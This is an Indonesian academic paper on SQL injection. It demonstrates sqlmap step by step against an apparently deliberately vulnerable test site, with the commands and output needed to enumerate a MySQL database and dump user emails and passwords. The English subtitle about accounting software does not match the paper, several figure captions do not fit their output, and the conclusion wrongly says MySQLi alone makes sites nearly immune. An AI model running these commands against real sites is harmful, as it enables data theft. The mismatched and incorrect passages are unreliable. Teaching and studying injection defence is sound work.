E-ISSN 2460-9552
P-ISSN 2620-3227

Article history
Received Aug 17, 2018
Accepted Nov 15, 2018

ANALISA SERANGAN SQL INJEKSI MENGGUNAKAN SQLMAP

Implementation Of Online Accounting Software As Supporting Of Financial Statement

Sudiharyanto Lika[1], Roy Dwi Putra Halim[2] , Ihsan Verdian[3]
[1,3] Universitas Universal/Teknik Informatika
[2] Universitas Universal/Teknik Perangkat Lunak
Email : sudiharyantolika@gmail.com[1], *ry.de.bass@gmail.com*[2], ihsanverdian@yahoo.com[3]

Abstract

In today's world, SQL injection is a serious security threat on the Internet for various dynamic web sites on the internet. Because internet usage for various online services is increasing, so are the security threats that exist on the web are increasing. SQL injection attack is one of the most serious security vulnerabilities on the Web, most of these vulnerabilities are caused by a lack of input validation and use of SQL parameters. SQLMap is an application of the Kali Linux operating system where this application is useful for injecting data contained in a web using the features available in this application. In this paper, we have presented an example of an attack case using SQLMAP, starting from the injection process and how the application works until the process where we can get sensitive data from a web that has been injected without the victim knowing.

Keywords: *SQLMAP, SQL Injection, Attacking Website, Kali Linux*

Abstrak

Di dunia sekarang ini, SQL injection adalah ancaman keamanan yang serius di Internet untuk berbagai web dinamis yang berada di internet. Karena penggunaan internet untuk berbagai layanan online meningkat, begitu juga ancaman keamanan yang ada di web meningkat. Serangan injeksi SQL adalah salah satu kerentanan keamanan yang paling serius dalam Web, sebagian besar kerentanan ini disebabkan oleh kurangnya validasi input dan penggunaan parameter SQL. SQLMap merupakan aplikasi dari sistem operasi Kali Linux dimana aplikasi ini berguna untuk menginjeksi data – data yang terdapat pada suatu web dengan menggunakan fitur – fitur yang tersedia pada aplikasi ini. Dalam paper ini, kami telah menyajikan sebuah contoh kasus serangan dengan menggunakan SQLMAP, mulai dari proses injeksi serta bagaimana aplikasi itu bekerja sampai dengan proses dimana kita bisa mendapatkan data yang bersifat sensitif dari sebuah web yang sudah terinjeksi tanpa diketahui oleh korban.

Kata Kunci: SQLMAP, SQL Injeksi, Penyerangan Website, Kali Linux

E-ISSN 2460-9552
P-ISSN 2620-3227

1. PENDAHULUAN

Semua aplikasi modern kebanyakan menggunakan *database* terpusat untuk menyampaikan informasi. Serangan injeksi terjadi ketika seseorang dengan sengaja menggunakan saluran yang tidak sah untuk mengirim perintah SQL berbahaya ke server *database* [1], [2], [3]. Saluran yang paling banyak digunakan adalah data input yang tidak divalidasikan [2].

SQL injeksi adalah kerentanan input pengguna yang tidak divalidasi, merupakan aplikasi paling umum yang digunakan untuk penyerangan dalam bidang web [4], [1], [5]. SQL injeksi pada dasarnya adalah perintah SQL yang disuntikkan ke dalam pernyataan SQL melalui kolom input yang tidak divalidasi atau dilindungi. Ini adalah cara penyerang berkomunikasi secara ilegal dengan *database* yang ada pada aplikasi, mengambil informasi sensitif dan dapat mengontrol aplikasi atau sistem untuk keuntungan pribadi sendiri [6], [3].

Aplikasi web adalah aplikasi yang rumit dan memiliki banyak kekurangan yang menggunakan *database* untuk menyimpan data dan SQL untuk penyisipan dan pengambilan data [2], [5], [6].

Ada beberapa perintah SQL berbahaya yang dapat dikirimkan ke SQL itulah yang disebut SQL Injeksi. Bahkan SQL injeksi sudah masuk kedalam sepuluh besar risiko aplikasi web umum yang bisa kita lihat pada gambar 1.1. Itulah mengapa SQL injeksi sangat memberikan pengaruh besar pada dunia aplikasi karena kehebatannya dalam penyerangan atau peretasan *database*.

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE)
A5:2017-Broken Access Control
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

Gambar 1.1 Tabel OWASP

Kunci utama dari serangan SQL injeksi adalah mengidentifikasi parameter SQL dari sebuah Web untuk menemukan apakah parameter web tersebut yang rentan terhadap serangan injeksi. Serangan ini memanfaatkan kesalahan implementasi atau kekurangan logis dalam *database* untuk mendapatkan hak akses dari sebuah web. Serangan menggunakan SQL injeksi memungkinkan seseorang dapat login ke dalam sistem tanpa harus memiliki account serta mendapatkan hak akses pada web secara jarak jauh. Selain itu SQL injeksi juga memungkinkan penyerang untuk merubah, menghapus, maupun menambahkan data–data yang berada di dalam *database*. Bahkan penyerang bisa mematikan *database* web tersebut, sehingga tidak bisa memberi layanan kepada web server. Dari menginjeksi web kita bisa mendapatkan data-data yang bersifat sensitif seperti email dan password serta data pribadi yang terdapat pada *database* web target yang kita injeksi.

2. LANDASAN TEORI

2.1. SQL Injeksi

SQL Injeksi adalah teknik di mana penyerang bisa masukkan perintah (query) SQL yang berbahaya memanipulasi logika perintah SQL untuk mendapatkan akses pada *database* dan informasi sensitif lainnya. Perintah SQL dapat dimodifikasi *database*. Bahkan dapat mengambil informasi penting yang merugikan integritas *database*. Teknik ini adalah salah satu kerentanan yang terjadi paling umum di jaringan [6]. Aplikasi web sering rentan terhadap serangan, yang memberikan penyerang dengan mudah akses ke *database* [7], [5]. Salah satu contoh aplikasi SQL injeksi adalah SQL MAP, yang memeriksa situs web untuk kerentanannya. Konsekuensi utama dari injeksi SQL adalah

1. Hilangnya Kerahasiaan: Karena penyerang mendapatkan akses ke basis data dan informasi sensitif lainnya [4], [8].
2. Kehilangan Otentikasi: Sebagai penyerang tanpa memberikan nama pengguna dan kata sandi yang autentik, berhasil dapat memperoleh akses melalui jaringan [4], [8].
3. Kehilangan otorisasi: Saat penyerang membocorkan informasi lengkap yang ada di sistem [4], [8].
4. Kekurangan Integritas: Sebagai penyerang mendapatkan akses pada informasi basis data dan informasi sensitif lainnya [4], [8].

E-ISSN 2460-9552
P-ISSN 2620-3227

SQL injeksi adalah salah satu serangan terkenal di mana penyerang membangun permintaan pengguna yaitu permintaan web sedemikian rupa sehingga akan meminta perintah SQL di akhir *database* yang mengubah isi *database* relasional sesuai kebutuhan penyerang [1], [9]. Efek dari serangan ini sangat banyak. Salah satunya adalah dapat menampilkan informasi *database* dan dapat mengubah isi *database* atau menghapus *database* sepenuhnya.

Injeksi SQL dapat didefinisikan sebagai teknik di mana peretas mengeksekusi perintah SQL berbahaya pada server basis data melalui aplikasi web untuk memperoleh akses informasi sensitif atau *database* [10], [6].

Berikut adalah beberapa ancaman dari SQL injeksi :

1. Identity Spoofing : Dalam serangan ini orang – orang ditipu untuk percaya bahwa situs web yang bersangkutan adalah web asli sementara sebenarnya tidak [4], [8].
2. Mengubah data asli : Dalam serangan ini penyerang memodifikasi data atau informasi yang terdapat dalam *database* dengan data palsu [4], [8].
3. Memodifikasi data yang dikirim dalam *database* : Pada penyerangan ini si pelaku menghapus data dari *database* yang dikirim atau sepenuhnya menggantikan data yang dikirim ke *database* tersebut [4], [8].
4. Mendapatkan akses : Setelah penyerang berhasil mendapatkan akses pada system, maka untuk mendapatkan akses penuh pada sistem dan jaringan akan menjadi sangat mudah [4], [8].
5. Penolakan Layanan : Beberapa permintaan palsu dikirim ke server yang tidak dapat ditangani oleh server karena ada penghentian sementara dalam layanan dan dengan demikian pengguna tidak dapat mengakses hak akses administratif sistem [4], [8].
6. Mendapatkan akses atas informasi yang sangat sensitif : Setelah peretas mendapatkan akses pada jaringan, penyerang mendapatkan informasi yang sangat sensitif seperti nomor kartu kredit dan informasi sensitif lainnya [4], [8].

Berikut ini adalah serangan utama yang terkait dengan injeksi SQL :

1. Otentikasi : Dalam penyerang ini tanpa memberikan nama pengguna dan kata sandi, Anda dapat memperoleh akses melalui jaringan dengan memanipulasi logika perintah SQL [4], [8].
2. Informasi sensitif : Setelah mendapatkan akses tidak sah melalui jaringan, penyerang mendapatkan akses pada informasi yang sangat sensitif yang ada dalam *database* dengan mudah [4], [8].
3. Kehilangan integritas data : Dalam penyerangan ini tidak hanya memodifikasi data utama tetapi juga menambahkan data berbahaya ke dalam *database* sehingga menyebabkan kehilangannya integritas data [4], [8].
4. Kehilangan ketersediaan data: Setelah penyerang mendapatkan akses penuh atas sistem, ia dapat menghapus data penting dari *database* yang dapat mengakibatkan kerugian besar [4], [8].

2.2. SQLMAP

SQLMap adalah aplikasi open source atau tool yang terdapat dalam Kali Linux. Aplikasi ini digunakan untuk mendeteksi dan mengeksploitasi kerentanan aplikasi web [11]. Aplikasi ini mampu mengambil alih server *database*. Dengan menggunakan SQL Map penyerang atau tester dapat melakukan penyerangan pada *database* SQL, menjalankan perintah pada sistem operasi, mengambil detail struktur *database*, melihat atau menghapus data yang terdapat dalam databas dan bahkan mengakses sistem file dari server [11]. SQLMap mendukung enam teknik injeksi SQL: Boolean – based blind, Time – based blind, Error based, UNION – based , Inteferential, dan Out – of – band [11]. Boolean – based blind. adalah teknik injeksi yang bergantung pada pengiriman perintah SQL ke *database* yang memaksa aplikasi untuk mengembalikan hasil yang berbeda [10], [9]. Time – based adalah teknik injeksi yang bergantung pada pengiriman perintah SQL ke *database* yang memaksa *database* untuk menunggu waktu yang telah ditentukan sebelum merespons, untuk menunjukkan kepada penyerang apakah hasil perintah tersebut benar atau salah [10], [9]. Error – based adalah teknik injeksi yang bergantung pada pesan kesalahan yang dikirim oleh *database* untuk mendapatkan informasi tentang struktur *database* [10], [9].

UNION – based adalah teknik injeksi yang memanfaatkan operator SQL UNION untuk

E-ISSN 2460-9552
P-ISSN 2620-3227

menggabungkan hasil dari dua atau lebih pernyataan SELECT ke dalam satu hasil yang kemudian dikembalikan sebagai bagian dari respon [10], [9]. Inteferential adalah teknik injeksi yang membutuhkan waktu lebih lama bagi penyerang untuk mengeksploitasi. Penyerang dapat mengubah struktur data dalam *database* [10], [9]. Out – of – band adalah teknik injeksi yang bergantung pada fitur yang diaktifkan pada server *database* yang digunakan oleh aplikasi web. Teknik ini dapat terjadi ketika penyerang tidak dapat menggunakan saluran yang sama untuk meluncurkan serangan [10], [9]

3. METODE PENELITIAN

Metode yang digunakan dalam penelitian ini mengunakan metode penelitian Action Research [12]. Metode penelitian Action Research dipilih karena pada penelitian ini langsung tertuju pada objek yang akan diteliti yaitu injeksi *database* pada suatu situs web. Penelitian ini akan dimulai dari menginjeksi situs web yang akan diretas sampai dengan mendapatkan data-data yang sensitif dari situs web tersebut. Tahap-tahap yang akan dilakukan dalam penelitian ini yaitu :

1. Mencari *database* yang terdapat pada situs web yang menjadi target .
2. Menginjeksi data-data yang terdapat pada *database* tersebut.
3. Mencari serta mendapatkan data yang cukup sensitif (user dan password) dari situs web tersebut.

Dalam rangka melakukan penelitian ini kami menggunakan :


Tabel 1. Perangkat Keras

User	Merek	Jenis	Prosesor	RAM	ROM	VGA
Penyerang	Lenov	Noteboo	Core i5	6GB	1TB	Nvidia 840M
Penyerang	MSI	Noteboo	Core i7	8GB	1TB	Nvidia 1050

Tabel 2. Perangkat Lunak

User	SO	Aplikasi	*Database*	Server
Penyerang 1	Kali Linux	SQLMAP	-	-
Penyerang 2	Kali Linux	SQLMAP	-	-
Korban	Linux	-	MySQL	Hosting (176.28.50.165)

4. HASIL DAN PEMBAHASAN



Gambar 4.1 Web Korban

Pada gambar 4.1, disini kita akan mencari sebuah web yang memiliki celah atau tidak terproteksi dengan SQLi salah satunya yaitu pada url terakhir adanya tulisan “php?id=1” atau sejenisnya. Setelah itu kita akan mencoba mendapatkan nama *database* yang ada dalam sebuah web dengan menggunakan –dbs.

Gambar 4.2 Perintah SQL

E-ISSN 2460-9552
P-ISSN 2620-3227

Pada gambar 4.2, disini SQLMAP atau aplikasi injeksi tersebut akan mencoba memberikan atau menyuntik perintah – perintah SQL ke web korban tersebut. Kita bisa lihat ada banyak sekali perintah – perintah WHERE, AND, ORDER By, dan sebagainya, agar bisa memunculkan *database* yang terdapat dalam aplikasi atau web tersebut.

```
[*] shutting down at 08:43:50

root@kali:~# sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns
```

Gambar 4.3 Nama *Database*

Setelah prosesnya selesai kita mendapatkan nama *database* yang terdapat dalam web tersebut yaitu acuart dan information_schema. Disini artinya web tersebut tidak mempunyai proteksi apapun yang menyebabkan penyerang bisa dengan mudah mendapatkan informasi dari web tersebut.

```
[*] shutting down at 08:41:18
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables
```

Gambar 4.4 Memunculkan Tabel

Pada gambar 4.4, kita akan menggunakan sqlmap untuk memunculkan daftar tabel agar kita bisa mengambil data – data sensitif yang terdapat dalam sebuah web tersebut.

```
[08:43:50] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:43:50] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Gambar 4.5 Daftar Tabel

```
[*] shutting down at 08:45:06

root@kali:~# sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users -C email,pass --dump
```

Gambar 4.6 Memunculkan Kolom

Sekarang kita akan menentukan database menggunakan -D, tabel menggunakan -T, dan kemudian menggunakan perintah –kolom untuk memunculkan kolom yang ada pada tabel “users” tersebut, yang memungkinkan berisi informasi-informasi yang penting seperti informasi pengguna.

E-ISSN 2460-9552
P-ISSN 2620-3227

```
[08:45:06] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:45:06] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| address | mediumtext  |
| cart    | varchar(100)|
| cc      | varchar(100)|
| email   | varchar(100)|
| name    | varchar(100)|
| pass    | varchar(100)|
| phone   | varchar(100)|
| uname   | varchar(100)|
+---------+-------------+
```

Gambar 4.7 Daftar Kolom

Pada gambar 4.7, menunjukkan informasi atau kolom yang terdapat dalam tabel tersebut. Ada banyak sekali data – data yang ditampilkan pada gambar tersebut seperti *address*, email, *name*, *pass*, dan sebagainya.

```
[08:41:18] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:41:18] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Gambar 4.8 Memunculkan Data

Kita akan menentukan database dengan -D, tabel dengan -T, dan kolom dengan -C. Kami akan mendapatkan data dari kolom yang ditentukan menggunakan --dump. Kita akan memasukkan beberapa kolom dan memisahkannya dengan koma.

```
[08:46:13] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:46:13] [INFO] fetching entries of column(s) 'email, pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----------------+------+
| email           | pass |
+-----------------+------+
| email@email.com | test |
+-----------------+------+
```

Gambar 4.9 Data Sensitif

Pada gambar 4.9, kita dapat melihat bahwa kita telah berhasil mendapatkan data atau informasi yang terdapat dalam aplikasi korban tersebut dengan menggunakan SQLMAP, dengan memberikan atau menyuntik beberapa perintah SQL ke aplikasi korban, ini lah yang membuat sebuah aplikasi rentan terhadap serangan injeksi jika tidak ada validasi keamanan yang cukup kuat. Aplikasi yang menggukan prinsip MYSQLi akan sangat kebal terhadap serangan injeksi satu ini ,dikarenakan validasi nya yang cukup ketat yang membuat perintah – perintah SQL yang disuntik tidak dapat berfungsi dikarenakan validasinya.

5. KESIMPULAN DAN SARAN

Pada zaman web modern seperti saat ini, kebanyakan web yang ada tidak memiliki validasi dan keamanan yang ketat serta banyak yang tidak menggunakan metode MySQLi, sehingga rentan diserang oleh penyerang yang hanya menggunakan serangan injeksi. Kebanyakan para pengembang banyak yang tidak mempedulikan dari segi keamanan website yang telah dibuat. Sehingga membuat web yang telah dibuat menjadi lubang besar bagi para penyerang dapat menginjeksi website tersebut dengan sangat mudah.

Dari hasil penelitian kami menyimpulkan aplikasi SQLMAP dari Kali Linux cukup handal untuk membobol kemanan dari situs web yang telah kami targetkan. SQLMAP ini memiliki fungsi bawaan untuk mendeteksi jenis *database* yang digunakan korban serta data – data yang didapatkan sehingga dari data tersebut kita dapat melihat, menambah, dan mengubah isi dari data-data tersebut.

6. REFERENSI

L. K. Shar and H. B. K. Tan, “Defeating SQL injection,” Computer (Long. Beach. Calif)., vol. 46, no. 3, pp. 69–77, 2013.

P. Singh, K. Thevar, P. Shetty, and B. Shaikh, “Detection of SQL Injection and XSS Vulnerability in Web Application,” no. 3, pp. 16–21, 2015.

W. G. J. Halfond and A. Orso, “Detection and Prevention of SQL Injection Attacks,” Malware Detect., vol. 13, no. 8, pp. 85–109, 2013.

E-ISSN 2460-9552
P-ISSN 2620-3227

R. P. Mahapatra, "A Survey Of Sql Injection Countermeasures," *Int. J. Comput. Sci. Eng. Surv.*, vol. 3, no. 3, pp. 55–74, 2012.

R. M. Pandurang and D. C. Karia, "A mapping-based podel for preventing Cross site scripting and SQL injection attacks on web application and its impact analysis," *Proc. 2015 1st Int. Conf. Next Gener. Comput. Technol. NGCT 2015*, no. September, pp. 414–418, 2016.

S. Charania and V. Vyas, "SQL Injection Attack :Detection and Prevention," *Int. Res. J. Eng. Technol.*, pp. 2395–56, 2016.

S. Mirdula and D. Manivannan, "Security vulnerabilities in web application - An attack perspective," *Int. J. Eng. Technol.*, vol. 5, no. 2, pp. 1806–1811, 2013.

M. Kaushik and G. Ojha, "Attack Penetration System for SQL Injection," Int. J. Adv. Comput. Res., vol. 4, no. 2, pp. 724–732, 2014.

A. Sadeghian, M. Zamani, and A. A. Manaf, "A taxonomy of SQL injection detection and prevention techniques," Proc. - 2013 Int. Conf. Informatics Creat. Multimedia, ICICM 2013, pp. 53–56, 2013.

A. John, "SQL Injection Prevention by Adaptive Algorithm," IOSR J. Comput. Eng., vol. 17, no. 1, pp. 19–24, 2015.

B. S. Samantha and M. V Phanindra, "AN OVERVIEW ON THE UTILIZATION OF KALI LINUX TOOLS Professor Department of Information Technology , CBIT , Hyderabad , India," vol. 5, no. 2, pp. 104–113, 2018.

R. M. Davison, M. G. Martinsons, and N. Kock, "Principles of canonical action research," *Inf. Syst. J.*, 2004.